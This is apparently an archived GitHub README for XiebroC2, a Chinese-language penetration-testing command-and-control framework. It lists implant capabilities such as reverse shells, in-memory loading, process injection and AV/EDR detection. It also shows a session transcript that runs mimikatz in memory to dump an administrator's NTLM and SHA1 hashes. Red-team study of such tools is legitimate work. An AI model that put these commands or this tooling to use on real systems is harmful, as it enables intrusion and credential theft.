

GitHub - INotGreen/XiebroC2: 渗透测试C2、支持Lua插件扩展、域前置/CDN上线、自定义profile、前置sRDI、文件管理、进程管理、内存加载、截图、反向代理、分组管理

By INotGreen

Archived: 2026-04-05 23:39:01 UTC

stars 1.4K downloads 9.9k issues 46 文库 wiki

主要功能

- 植入端 (Implant) 使用Golang编写, 兼容Windows、Linux、MacOS (移动平台正在考虑未来更新)
- 团队服务器 (Teamserver) 使用.net 6.0编写, 不依赖.NET Core环境运行
- 控制器 (Controller) 支持反向shell, 文件管理, 进程管理, 网络流量监控, 内存加载, 反向代理、屏幕截图、进程注入和迁移。检测AV/EDR进程, 内联powershell命令
- 支持在Windows / Linux上内存中加载PE文件(inline-execute、inline-execute-bin)
- 支持内存中执行.net程序集 (execute-assembly, inline-assembly)
- 支持通过 lua 脚本扩展命令中心以及菜单栏 (这一点和cna脚本类似)
- 自定义 RDI shellcode 支持 (仅限 64 位, 32 位需要手动客户端编译) 或使用 [donut](#)、[Godonut](#) 生成自己的 shellcode
- 通过修改profile.json中的Chat ID、API Token参数来设置Telegram 主机上线通知

支持的平台

Implant(Session)

- Windows : win7-win11 , windows server2008-2022
- Linux : 支持 glibc 2.17以上的 , Ubuntu、Debian、CentOS等系统
- MacOS: 10.15以上

为了考虑到兼容性, 这里选择了Go 1.20进行编译

值得注意的是Go 1.20以上已经不支持win7、windows Server2008和一些古老的Linux系统了, 并且XiebroC2中的payload目前只支持x64位的架构, 如果你想上线更古老的系统, 需要自行编译源码, 并且将Go的版本降低到1.19-1.16以下

Teamserver

- Windows : win8-win11 , windows server2012-2022
- Linux : 支持 glibc 2.17以上的系统

图片展示

命令列表

```
[01-14 16:27:30]Session>>shell whoami
[*] Tasked Session to run: shell whoami
[+] Host to called home, Sent: 155 Bytes
[+] received output:
desktop-k196dpf\administrator

[01-14 16:27:40]Session>>help

Demon Commands
=====

Command          Usage          Description
-----
nps/nopowershell nps <powershell command> Unmanaged Run Powershell in memory
Inline-Assembly  inline-assembly <FilePath> <args> Inline Execute .Net assembly
Execute-Assembly execute-assembly <FilePath> <args> Fork child process execute .net assembly
Inline-Execute   inline-execute <FilePath> <args> Inline Execute C++/Go PE file
Inline-Execute-Bin inline-execute <FilePath> <args> Inline Execute C/C++/Go PE file
shell            shell <cmd command> Execute cmd command
CheckAV          CheckAV        Detect EDR and AV processes
Upload           Upload <UploadFilePath> <FilePath> Upload files to the target environment
RunPE            RunPE <FilePath> <args> Loader PE file in memory
RunShellcode     RunShellcode <BinPath> <args> Loader shellcode file in memory
powershell      powershell <powershell command> Execute powershell command
migration        migration <listener> <pid> Migrate session to other process
Bin-Injection    Bin-Injection <BinPath> <pid> Inject Bin to other process
help            help          View command list
clear           clear         clear screen
```

内存加载Mimikatz

Intranet IP	Listener	pid	User	Process	OS	CLR	Computer	External IP	Note	Sleep	HWID
10.211.55.4	asd	20300	ADMIN26DF\admin	wsMain_amd64.exe	Windows 11 (64bit)	v4.0	ADMIN26DF	10.211.55.4		5 s	664D78...
10.211.55.4	asd	28496	ADMIN26DF\admin	wsMain_amd64.exe	Windows 11 (64bit)	v4.0	ADMIN26DF	10.211.55.4		5 s	664D78...
169.254.85.21	asd	516	DESKTOP-K196DPF...	wsMain_amd64.exe	Windows 11 (64bit)	v4.0	DESKTOP-K196DPF	10.211.55.2		5 s	9213512...
169.254.85.21	asd	3536	DESKTOP-K196DPF...	wsMain_amd64.exe	Windows 11 (64bit)	v4.0	DESKTOP-K196DPF	10.211.55.2		5 s	9213512...
Linux											
192.168.225.155	asd	10733	root*	wsMain	Ubuntu 16.04 && Kernel: ...		ubuntu-virtual-ma...	10.211.55.2		5 s	23E1A19...
192.168.225.155	asd	10421	root*	wslMain	Ubuntu 16.04 && Kernel: ...		ubuntu-virtual-ma...	10.211.55.2		5 s	23E1A19...


```
[01-14 16:24:45]Session>>Inline-Execute C:\Users\admin\Desktop\mimikatz.exe privilege::debug sekurlsa::logonpasswords
[*] Tasked Session to run: Inline-Execute C:\Users\admin\Desktop\mimikatz.exe privilege::debug sekurlsa::logonpasswords
[+] Host to called home, Sent: 1516032 Bytes
[+]
.#####. mimikatz 2.2.0 (x64) #19041 Jul 23 2024 10:23:16
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
"## v ##" Vincent LE TOUX ( vincent.letoux@gmail.com )
"#####" > https://pingcastle.com / https://mysmartlogon.com ***/
[+]
mimikatz(commandline) # privilege: debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords
[+]
Authentication Id : 0 ; 264828 (00000000:00040a7c)
Session : Interactive from 1
User Name : Administrator
Domain : DESKTOP-K196DPF
Logon Server : DESKTOP-K196DPF
[+] Logon Time : 2025/1/11 12:36:31
SID : S-1-5-21-3082292462-1319426464-2548540947-500


msv :
[00000003] Primary
* Username : Administrator
* Domain : DESKTOP-K196DPF
* NTLM : 32e087b4db5fd4c5e9c8a88547376818d4
* CSHA1 : 6ad8237c43c286ab68662b7b6040f0d717bbec3f

Session>>
```

文件管理




反向代理



网络拓扑

Star History



免责声明

本项目仅用于渗透测试练习中的教育和研究目的，目前处于测试阶段。禁止将其用于任何非法活动（包括黑市交易、未经授权的渗透攻击）！互联网不是法外之地！如果您选择使用此工具，则必须遵守上述要求。

为了防止该工具被犯罪分子利用，我删除了最有害的功能，只留下一些功能作为渗透测试演练演示。Teamserver 和 Controller 不开源。

TODO

- 考虑开发Powershell、VBscript、Hta、Jscript等payload。
- 开放更多表单和API接口，方便Lua扩展插件。

Source: <https://github.com/INotGreen/XiebroC2>